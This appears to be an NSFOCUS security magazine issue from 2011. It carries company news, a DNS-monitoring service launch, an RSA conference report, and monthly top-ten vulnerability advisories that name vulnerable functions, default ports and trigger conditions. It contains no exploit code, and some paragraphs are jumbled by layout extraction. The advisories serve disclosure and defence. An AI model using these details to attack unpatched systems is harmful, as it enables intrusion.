为了保障广州亚运会、亚残运会的顺利进行，在亚运会召开前，绿盟科技为广东电信组织了多次设备状态巡检。亚运会期间，绿盟科技主要为广东电信承担了网站渗透测试、评估安全加固、设备备机、赛时应急响


中国电信股份有限公司广东分公司

感谢信

中联绿盟信息技术(北京)有限公司：

随着熊熊燃烧的亚运圣火徐徐熄灭，万众瞩目的2010年广州亚运会、亚残运会圆满落下帷幕，广州奉献给世界的精彩，将长久地留存于人们的记忆之中。至此，中国电信广东分公司亚运通信保障工作圆满完成，这与贵公司的鼎力支撑密不可分。

贵公司作为我司的合作伙伴，在亚运保障过程中与我公司精诚合作，以安全可靠的网络、体贴入微的服务，为广州亚运会信息通信服务提供了强有力的支持和保障，为我公司全面履行广州亚运会高级合作伙伴的庄严承诺付出了艰辛的努力。

在此，我们对贵公司所作的一切我们的准备，全力以赴的支持表示衷心的感谢和诚挚的敬意！

二〇一〇年十一月十一日

应等重要工作，协助广东电信圆满地完成了亚运通信保障任务。

绿盟科技获上海移动颁发的世博会合作贡献奖

2010 年上海世博会已经顺利闭幕，上海移动作为世博会的通信保障单位，圆满完成了世博会的通信保障任务。为此，上海移动特邀请上海市政府、区政府、市直机关等政府机构领导以及多家为世博会提供服务的企业团体举办答谢会，华为、中兴、诺西、绿盟科技等多家厂商应邀参加，绿盟科技作为“上海世博会信息安全保障应急响应支撑单位”，凭借在网络安全保障上的优异表现，荣获中国移动集团上海有限公司颁发的世博合作贡献奖。

在上海世博会期间，绿盟科技通过现场值守、后台支持、专家团队三层方式部署应急响应团队，并配合自有安全产品建立 7*24 小时的安全监控平台，同时辅以完善的应急体系和应急预案，全力为世博会短信、彩信等核心信息系统、城市基础设施信息系统以及各相应部门的信息系统提供安全保障。其中，绿盟科技配合上海移动所作入侵防御、漏洞加固、流量清洗等专项工作，得到了上海移动的高度认可。

绿盟科技作为国内信息安全行业技术领先的企业，是国家计算机网络应急技术处理协调中心应急响应支撑单位，在应急服务方面积累了丰富的经验。完善的专业安全服务体系保障应急响应服务的品质；专业创新的安全产品提供了快速定位、解决安全问题的保证；在由资深安全研究专家组成的业界知名的 NSFOCUS 安全小组的支持下，绿盟科技特有的专家团队为应急响应提供强大的技术力量支持。正是凭借这些优势，绿盟科技完成了一个又一个重大事件应急响应及其安全保障工作。

在此次世博会期间，绿盟科技协同产业链各厂商，为上海移动网络通畅提供保障，提供给游客良好的通信体验。答谢会上，上海移动总经理郑杰致辞，并现场与获奖单位合影。

绿盟科技网站域名解析监测服务上市

继今年 4 月份，绿盟科技推出“网站安全监测服务”后，绿盟科技再次针对站点管理者所关注的安全焦点，推出又一项远程监测服务——“网站域名解析监测服务”，该服务也是“网站安全监测服务”的一个重要组成部分。

众所周知，DNS 的安全问题已经成为互联网安全的软肋。对于企业站点来说，DNS 系统中的一系列安全问题，如缓存投毒、授权域的篡改可以直接导致站点无法访问，并影响到站点用户对其的信赖。而很多情况下，DNS 缓存服务器对域名的解析，又不属于域名拥有者管理的范围，即企业网站的管理人员无法对 DNS 服务器做出直接安全要求，这部分安全管理空白，只有通过实时监测 DNS 解析结果来填补。网站域名解析监测服务通过对缓存服务器和授权域服务器的解析结果的实时监测，为企业站点的

正常运行提供了有力保障，也是绿盟网站监控服务的重要组成模块。

绿盟科技安全监测团队在各地部署多个监测节点，可以实时监控各省主要运营商的DNS 缓存服务器以及被监控域名的授权服务器对被监控域名的解析结果是否正确。并可对授权域服务器进行周期性 DNS 记录配置核查，出具检查报告。

此次发布的“网站域名解析监测服务”，是绿盟科技在 DNS 域名安全领域的又一力作，是绿盟科技“云安全”体系的一个重要组成部分。通过 DNS 专项防护产品、DNS 解析正确性监测、DNS 记录配置核查，以及网站信誉服务，绿盟科技已经全面布局 DNS 域名安全产品、服务及解决方案的发展规划，全面覆盖 DNS 基础架构、DNS 服务及应用。

“绿盟网站安全监测服务”采用托管式服务、7*24 小时远程为站点管理者提供最关注的安全焦点报告，监测范围涵盖站点脆弱性、安全事件及可用性等多个方面，整个监测过程对用户透明，用户无需安装任何硬件或软件，无需改变目前的网络部署状况，能够将网站管理人员从繁重的日常安全维护工作中解放出来，最大程度地降低人力成本。

绿盟科技第四次组团赴美参加 RSA2010 大会

2 月 14 日，绿盟科技组团第四次参加美国 2011 年 RSA 大会（RSA Conference 2011）。在此次全球信息安全领域的顶尖盛会上，绿盟科技展示了未来的战略架构，并与参会人员探讨安全发展趋势、分享对中国安全产业发展的见解。

2011 年是 RSA 大会成立的 20 周年，又逢情人节。会议的组织者特别将密码学中 A 和 B，拟化为最为流行的两个虚拟人物“Alice & Bob”，从浪漫的爱情故事演绎出安全所面临的挑战。此次大会可以看到，在经历经济危机之后的北美市场，IT 与安全市场已经逐步恢复了生机，云计算、云安全依然是最大的热点，各个产业层面已经将他们推向到了实际应用的阶段，而大量的传统应用，也开始向云端迁移。同时下一代防火墙技术、数据安全、合规与风险管理等等领域，也都被业内高度关注。另外，我们也看到，北美在经历安全市场的几轮并购与洗牌之后，一些传统的热点领域如应用安全、Web 安全都开始成熟并稳定下来。

SaaS 是业界讨论已久的话题，但随着 SaaS 应用及服务，用户也开始面临如何保障应用安全以及如何选择云安全服务的问题。此次国际云安全联盟发布的云安全指南 3.0 版本指出，云安全要覆盖云安全完整的生命周期，并完成最佳实践以及分析工具。在云安全完整的生命周期中，理想的云安全状态至少应包括安全治理、识别、访问控制、数据保护以及审核，最终实现安全即服务（Security as a Service）。

在云计算体系架构中，网络安全系统需要处理的带宽，正在以摩尔定律的速度增长，自身产生的数据信息也同样快速增长，信息、智能与聚合成为业界关注的话题。绿盟科技认为，网络安全态势感知是大规模网络安全研究的一条新思路。与 SIEM/SIMS 系统不同，态势感知关注的是网络安全状态的动态变化及发展趋势，不仅要实时展现网络安全状态信息，更需关注态势变化趋势所造成的可能威胁，以及考虑如何应对调整策略。

绿盟科技研究院不断跟踪业界发展趋势，随着与合作伙伴及客户合作的不断深入，

积累了大量云安全领域的研究成果。此次参加 RSA 2011，在为业界带来最新的安全产品的同时，更为重视 Web 应用安全与云安全（Cloud Security），在会展中展示并讲解了未来的战略架构，该架构以“硬件产品 +SaaS 模式 + 虚拟化镜像”的三种模式，将自己的 Web 监控、Web 应用防护、抗拒绝服务、入侵保护等多个安全模块，推向合作伙伴（如可管理安全服务提供商、数据中心、云提供商、SaaS 提供商）与最终用户，从而使绿盟科技的产品能够更加简单地嵌入云计算环境，以及传统的企业环境中进行无缝结合。

经过最近几年的国际探索与拓展，绿盟科技的产品、方案及技术，正在逐渐顺应国际安全市场的发展趋势，与海外安全市场的整体发展也更为契合。随着 2011 年初在美国硅谷及日本东京分公司的成立，绿盟科技也将会更快速地将核心技术及业务模式推向国际市场。

绿盟科技获 2011 年最值得推荐 Web 应用防护产品奖

盟科技网站监测服务提供的数据显示，从 2009 年 5 月到 2009 年 12 月，在 2,082,348 个不同域名的网站中，84,139 个被“挂马”，挂马比例达到 4% 以上。当用户面临这些威胁时，如何能够全面监控和保护自己的网站服务及应用？

为实现这个目标，至少需要满足 6 个方面的需求。一是 7×24 小时不间断的风险监测能力；二是托管式安全服务，无需购买设备及过多投入管理精力；三是透明化，无需改变现有网络结构和管理体系，即买即用。绿盟科技互联网安全专家李钠指出，正是基于这样的需求，绿盟科技构建整体性 Web 安全防护解决方案，在基础架构层面，使用 Web 应用防火墙产品保护网站，抵御来自网络的安全威胁；在安全服务方面，通过“云平台”提供 7×24 小时网站监测服务，同时以 Open API 方式向合作伙伴提供数据与安全能力。

绿盟科技获奖的产品还包括，安全配置核查系统获得 2011 年最具价值安全检查解

决方案奖，绿盟科技安全审计系统堡垒机获得 2011 年最值得推荐运维安全管控平台奖。

此次大会由中国电子信息产业发展研究院《网管员世界》杂志、IT 运维网举办。据举办方称，本次大会汇聚行业内的资深专家、IT 主管、CIO、项目经理以及专业的解决方案提供商，共同探讨如何在应用融合的情况下，选择合适的网络技术、产品和解决方案，以及如何将应用与技术结合，将管理与技术融合等方面的内容。针对这样的需求，绿盟科技始终致力于为用户提供专业的安全服务，已形成可管理安全服务、安全咨询服务及云安全服务相配套的专业服务体系。

NSFOCUS 2011年1月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2011-01-05 Microsoft IE "ReleaseInterface()" 远程代码执行漏洞

NSFOCUS ID: 16258

http://www.nsfocus.net/vulndb/16258

综述：

Internet Explorer 是 Windows 操作系统中默认的 WEB 浏览器。

IE 在实现上存在远程代码执行漏洞，漏洞存在于 mshtml.dll 模块中的 ReleaseInterface() 函数，可导致修改 EIP 控制程序执行流程。

危害：

攻击者利用此漏洞，可以通过诱使受害者打开恶意网页，从而控制受害者系统。

2. 2011-01-05 Microsoft Windows "CreateSizedDIBSECTION()" 缩略视图栈缓冲区溢出漏洞

NSFOCUS ID: 16257

http://www.nsfocus.net/vulndb/16257

综述：

Microsoft Windows 是微软发布的非常流行的操作系统。

Microsoft Windows 的 Windows Graphics Rendering Engine 在实现上存在远程栈缓冲区溢出漏洞。

危害：

攻击者可以利用此漏洞，诱使受害者访问恶意网页或打开恶意 Office 文档来，从而控制受害者系统。

3. 2011-01-12 Microsoft Data Access Components ActiveX 数据对象内存破坏漏洞（MS11-002）

NSFOCUS ID: 16286

http://www.nsfocus.net/vulndb/16286

综述:

Microsoft Windows 是微软发布的操作系统，在业界非常流行。

Microsoft Data Access Object 处理畸形的参数输入时，存在内存破坏漏洞。

危害:

攻击者利用此漏洞，可以诱使受害者打开恶意网页来，从而控制受害者系统。

4. 2011-01-17 Google Chrome 8.0.552.237 之前的版本多个安全漏洞

NSFOCUS ID: 16301

http://www.nsfocus.net/vulndb/16301

综述:

Google Chrome 是 Google 开发网页浏览器。

Google Chrome 8.0.552.237 之前版本在实现上存在多个安全漏洞。

危害:

攻击者利用这些漏洞，可以诱使受害者打开恶意网页，从而控制受害者系统。

5. 2011-01-13 Libpng "png_set_rgb_to_gray()" 远程代码执行漏洞

NSFOCUS ID: 16292

http://www.nsfocus.net/vulndb/16292

综述:

libpng 是多种应用程序所使用的解析 PNG 图形格式的函数库。

libpng 1.5.0 的 pngrtran.c 文件中的 png_set_rgb_to_gray() 函数实现上存在漏洞。

危害:

攻击者利用此漏洞，可以诱使受害者打开恶意 PNG 图片，从而控制受害者系统。

6. 2011-01-25 Oracle Solaris 远程 CED 日历管理服务后台程序漏洞

NSFOCUS ID: 16362

http://www.nsfocus.net/vulndb/16362

综述:

Solaris 是一款由 Sun 开发和维护的商业 UNIX 操作系统。

Solaris 的 CDE Calendar Manager Service Daemon 在处理 RPC 协议的时候存在安全漏洞。

危害:

攻击者利用此漏洞，可以通过向服务器发送恶意 RPC 请求，从而控制服务器系统。

7. 2011-01-13 HP OpenView Network Node Manager 多个远程代码执行漏洞

NSFOCUS ID: 16295

http://www.nsfocus.net/vulndb/16295

综述:

HP OpenView 网络节点管理器（OV NNM）是 HP 公司开发和维护的网络管理系统软件，具有强大的网络节点管理功能。

HP OpenView Network Node Manager 在实现上存在多个缓冲区溢出漏洞。

危害:

攻击者利用这些漏洞，可以通过向服务器发送恶意请求，从而控制服务器系统。

8. 2011-01-21 IBM WebSphere MQ 报文头选项缓冲区溢出漏洞

NSFOCUS ID: 16341

http://www.nsfocus.net/vulndb/16341

综述:

IBM WebSphere MQ 用于在企业中提供消息传输服务。

IBM WebSphere MQ 处理用户请求的实现上存在安全漏洞，在处理消息时候特制的消息头选项将造成缓冲区溢出。

危害:

攻击者可以利用此漏洞，向服务器发送恶意请求，从而控制服务器系统。

9. 2011-01-20 Oracle WebLogic Server 远程安全漏洞

NSFOCUS ID: 16336

http://www.nsfocus.net/vulndb/16336

综述:

Oracle Weblogic Server 是应用程序服务器。

Oracle Weblogic Server 的 Node Manager 和 Servlet Container 组件在实现上存在安全漏洞，包括信息泄露、数据篡改等。

危害:

攻击者可以利用这些漏洞获取敏感信息、篡改数据，直至控制服务器系统。

10. 2011-01-17 Symantec Web Gateway Management GUI 远程 SQL 注入漏洞

NSFOCUS ID: 16297

http://www.nsfocus.net/vulndb/16297

综述:

Symantec Web Gateway 是赛门铁克企业级网页威胁防护解决方案。

Symantec Web Gateway 的 login.php 页面在处理 USERNAME 参数时，存在 SQL 注入漏洞。

危害:

攻击者利用此漏洞，可以向服务器发送恶意请求，进而访问或篡改未授权的数据。

NSFOCUS 2011年2月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2011-02-15 Adobe Flash Player 多个远程内存破坏漏洞

NSFOCUS ID: 16434

http://www.nsfocus.net/vulndb/16434

综述：

Flash Player 是一款非常流行的 FLASH 播放器。

在某些 Flash 文件中，存在恶意格式的的 ActionScript 代码序列，Adobe Flash Player 在解析时这些代码时存在漏洞。问题源于某些 ActionScript 方法，当使用特定的参数调用该方法时，ActionScript 引擎出错，将用户提供的值作为对象指针，导致可利用条件。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意 swf 文件，从而控制受害者系统。

2. 2011-02-10 Microsoft Internet Explorer 内存远程代码执行漏洞 (MS11-003)

NSFOCUS ID: 16444

http://www.nsfocus.net/vulndb/16444

综述：

Internet Explorer 是 Windows 操作系统中默认的 WEB 浏览器。

IE 在处理畸形的 CSS 文件引用及对象事件时，存在内存破坏漏洞。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意网页，从而控制受害者系统。

3. 2011-02-15 Oracle Java Applet 剪贴板注入远程代码执行漏洞

NSFOCUS ID: 16448

http://www.nsfocus.net/vulndb/16448

综述：

Java 运行库环境(JRE)为 JAVA 应用程序提供可靠的运行环境。

Oracle Java 在处理剪贴板中的数据写入和读取的控制上，存

在远程代码执行漏洞。

危害：

攻击者利用此漏洞，可以通过诱使受害者打开恶意网页，从而控制受害者系统。

4. 2011-02-15 Oracle Java "Applet2ClassLoader" 类未签名 Applet 远程代码执行漏洞

NSFOCUS ID: 16447

http://www.nsfocus.net/vulndb/16447

综述：

Java 运行库环境(JRE)为 JAVA 应用程序提供可靠的运行环境。

Oracle Java 的 "Applet2ClassLoader" 类 在 Java 运行库环境中，存在远程代码执行漏洞。sun.plugin2.applet.Applet2ClassLoader 类的 findClass 方法，没有正确验证程序提供的 URL，可能会导致执行任意代码。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意网页，从而控制受害者系统。

5. 2011-02-03 Adobe Acrobat and Reader APSB11-03 Advance 多个远程安全漏洞

NSFOCUS ID: 16400

http://www.nsfocus.net/vulndb/16400

综述：

Adobe Reader 和 Acrobat 都是非常流行的 PDF 文件阅读器。

Adobe Reader 和 Acrobat 在实现上存在多个远程漏洞。

危害：

攻击者利用此漏洞，诱使受害者打开恶意 pdf 文件，从而控制受害者系统。

6. 2011-02-11 Real Networks RealPlayer "OpenURLinPlayerBrowser" 方法远程代码执行漏洞

NSFOCUS ID: 16472

http://www.nsfocus.net/vulndb/16472

综述：

RealPlayer 是一款流行的多媒体播放器。

RealPlayer 的 "OpenURLinPlayerBrowser" 方法，在实现上存在远程代码执行漏洞。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意网页，从而控制受害者系统。

7. 2011-02-14 Microsoft Active Directory "BROWSER ELECTION" 缓冲区溢出漏洞

NSFOCUS ID: 16441

http://www.nsfocus.net/vulndb/16441

综述：

Microsoft Active Directory 是基于计算机和服务器 Microsoft Windows 上的目录结构服务，用于存储网络和域的相关信息和数据。

Microsoft Active Directory 对用户提供的数据，缺少边界检查，存在远程堆缓冲区溢出漏洞。

危害：

攻击者利用此漏洞，可以向服务器发送畸形的请求，使控制服务器系统。

8. 2011-02-10 Microsoft Windows OpenType Compact 字体格式远程代码执行漏洞（MS11-007）

NSFOCUS ID: 16425

http://www.nsfocus.net/vulndb/16425

综述：

Microsoft Windows 是微软发布的操作系统，在业界非常流行。

OpenType Compact Font Format (CFF) 驱动程序对特定 OpenType 字体的解析方式，存在远程代码执行漏洞。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意 OpenType 字体文件，从而控制受害者系统。

9. 2011-02-22 ISC BIND 9 IXFR Transfer/DDNS Update 远程拒绝服务漏洞

NSFOCUS ID: 16489

http://www.nsfocus.net/vulndb/16489

综述：

BIND 是一个 DNS 协议的实现形式，应用非常广泛，BIND 由 ISC 负责维护。

ISC BIND 在实现上存在安全漏洞，在合法服务器处理 IXFR 传输或动态更新时，有一个窗口在 IXFR/Update 结合请求时出现，造成死锁。

危害：

攻击者利用此漏洞，可以向服务器发送畸形的请求，使服务器拒绝服务合法用户。

10. 2011-02-18 Google Chrome 9.0.597.94 之前的版本多个漏洞

NSFOCUS ID: 16445

http://www.nsfocus.net/vulndb/16445

综述：

Google Chrome 是 Google 开发的网页浏览器。

Google Chrome 9.0.597.94 之前的版本，在实现上存在多个安全漏洞。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意网页，从而控制受害者系统。

NSFOCUS 2011年3月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com<mailto:security@nsfocus.com>> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2011-03-14 Microsoft IE 多个远程代码执行漏洞

NSFOCUS ID: 16590

http://www.nsfocus.net/vulndb/16590

综述：

Internet Explorer，是微软公司推出的一款网页浏览器。

IE 在实现上存在多个远程代码执行漏洞。在 Pwn2Own2011 竞赛中，Metasploit 开发者 Fewer 用两个 IE 中的 0-Day bug 执行了代码，然后链接到第三个漏洞跳出了 IE 保护模式沙盒。绕过了 DEP（数据执行保护）和 ASLR（地址空间布局随机化）两个保护机制。

危害：

攻击者利用此漏洞，可以通过诱使受害者打开恶意网页，从而控制受害者系统。

2. 2011-03-14 Adobe Flash Player "SWF" 文件远程内存破坏漏洞

NSFOCUS ID: 16586

http://www.nsfocus.net/vulndb/16586

综述：

Flash Player 是一款非常流行的 FLASH 播放器。

Adobe Flash Player 在 SWF 文件的实现上，存在远程内存破坏漏洞。此漏洞已被广泛利用，方式是通过在 xls 文件中嵌入 swf 文件，并通过邮件附件传播。

危害：

攻击者可以利用此漏洞，诱使受害者打开恶意 swf 文件或嵌入了恶意 swf 文件的其他文档，从而控制受害者系统。

3. 2011-03-08 Microsoft Windows Media Player/Windows Media Center ".dvr-ms" 文件代码执行漏洞

NSFOCUS ID: 16565

http://www.nsfocus.net/vulndb/16565

综述：

Windows Media Player，是微软公司出品的一款免费播放器。

Microsoft Windows Media Player/Windows Media Center 在处理特制媒体内容时，存在远程代码执行漏洞，远程攻击者可利用这些漏洞控制受影响系统。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意媒体文件，从而控制受害者系统。

4. 2011-03-22 IBM Lotus Domino 远程控制台验证绕过漏洞

NSFOCUS ID: 16616

http://www.nsfocus.net/vulndb/16616

综述：

Lotus Domino 是一种电子邮件与群集平台，集成了电子邮件、文档数据库、快速应用开发技术以及 Web 技术。

Lotus Domino 远程控制台功能中存在漏洞，该功能默认监听 TCP 2050 端口。在处理用户验证时，服务器使用用户提供的 COOKIEFILE 路径接收已保存的凭证。应用程序然后比较此数据和用户提供的用户名和 Cookie。COOKIEFILE 路径可以是 UNC 路径，允许攻击者控制已知正确凭证和不确定凭证。

危害：

攻击者可利用此漏洞，以系统级别的权限执行任意代码，完全控制受影响系统。

5. 2011-03-21 Real Networks RealPlayer “.ivr” 文件解析堆缓冲区溢出漏洞

NSFOCUS ID: 16612

http://www.nsfocus.net/vulndb/16612

综述：

RealPlayer 是一款流行的多媒体播放器。

RealPlayer IVR 文件解析的实现上存在安全漏洞，在处理 IVR 文件时 rvrender.dll 出错，可通过特制的文件造成对缓冲区溢出。

危害：

攻击者利用此漏洞，可以诱使受害者打开恶意 ivr 文件，从而控制受害者系统。

6. 2011-03-21 libTIFF TIFF 图形 StripByteCounts 字段栈缓冲区溢出漏洞

BUGTRAQ ID: 16609

http://www.nsfocus.net/vulndb/16609

综述：

LibTiff 是负责对 TIFF 图象格式进行编码 / 解码的应用库。

LibTIFF 的 StripByteCounts 字段在实现上存在安全漏洞，攻击者可利用此漏洞在使用受影响库的应用程序中执行任意代码，最终导致拒绝服务。

危害：

攻击者利用此漏洞，诱使受害者打开恶意 tiff 文件来，从而控制受害者系统。

7. 2011-03-25 HP Data Protector “DBServer.exe” 远程代码执行漏洞

BUGTRAQ ID: 16632

http://www.nsfocus.net/vulndb/16632

综述：

HP Data Protector 软件是针对企业环境中单个服务器，进行自动备份和恢复的软件，支持磁盘存储或磁带存储目标。

HP Data Protector 的 DBServer.exe 默认监听 TCP 19813 端口。在解析请求时，进程信任了用户提供的 32 位长度的值，并在内存操作中使用，最终导致了缓冲区溢出。

危害：

攻击者可以利用此漏洞，向服务器发送畸形的请求，从而控制服务器系统。

8. 2011-03-23 HP Virtual SAN Appliance "hydra.exe" 远程缓冲区溢出漏洞

BUGTRAQ ID: 16634

http://www.nsfocus.net/vulndb/16634

综述：

Hewlett-Packard Virtual SAN Appliance 可转换服务器磁盘驱动器和外部原有存储到虚拟 iSCSI SAN。

Hewlett-Packard Virtual SAN Appliance 的 hydra.exe 默认监听 TCP 13838 端口。在解析登录请求时，Hydra 程序将调用使用固定大小的栈缓冲区 sscanf() 且不检查长度，导致了缓冲区溢出。

危害：

攻击者可以利用此漏洞，向服务器发送畸形的请求，从而控制服务器系统。

9. 2011-03-03 IBM WebSphere Application Server 7.0.0.15 之前版本多个安全漏洞

BUGTRAQ ID: 16549

http://www.nsfocus.net/vulndb/16549

综述：

IBM Websphere 应用服务器以 Java 和 Servlet 引擎为基础，支持多种 HTTP 服务，可帮助用户完成从开发、发布到维护交互式的动态网站的所有工作。

IBM WebSphere Application Server 7.0.0.15 之前的版本，在实现上存在多个安全绕过、跨站脚本执行和其他漏洞。

危害：

远程攻击者可利用这些漏洞执行任意脚本代码，窃取 Cookie 验证凭证，获取敏感信息及执行未授权操作。

10. 2011-03-25 Citrix Presentation Server 和 XenApp ActiveSync Service 远程代码执行漏洞

BUGTRAQ ID: 16629

http://www.nsfocus.net/vulndb/16629

综述：

Citrix Presentation Server 允许用户通过网络远程访问应用程序。

Citrix Presentation Server 和 XenApp ActiveSync Service 在实现上存在远程代码执行漏洞。

危害：

攻击者可利用此漏洞，在受影响系统中执行任意代码。

巨人背后的专家

- 2010年：绿盟科技入侵防御产品(NSFOCUS IPS)荣获NSS Labs最高级别认证
- 2009年：荣获Frost&Sullivan颁发的“2009年中国IDS/IPS市场增长战略领导者”奖
- 2008年：绿盟科技“极光”远程安全评估系统成为1996年以来全球六家获得英国西海岸实验室权威认证的漏洞扫描产品之一
- 2007年：再次入选国家级应急服务支撑单位
- 2006年：连续四年荣获中计报“值得信赖的安全服务品牌”
- 2005年：囊括年度入侵检测\保护系统全部奖项
- 2004年：入选公共互联网应急处理国家级服务试点单位
  首批荣获国家二级安全服务资质
- 2003年：进入中国电子政务IT百强
- 2002年：承担全国性电信网安全评估
- 2001年：入选国家网络安全服务试点单位
- 2000年：绿盟科技成立

www.nsfocus.com

THE EXPERT
BEHIND GIANTS

长期以来，绿盟科技致力于网络安全技术的研究，为政府、运营商、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是倍受信赖的专家。

NSFOCUS

SECURITY+
















THE EXPERT BEHIND GIANTS 巨人背后的专家

安全+ 技术版
与安全人士分享技术心得
Share technique experience with security professionals

Nsmagazine@nsfocus.com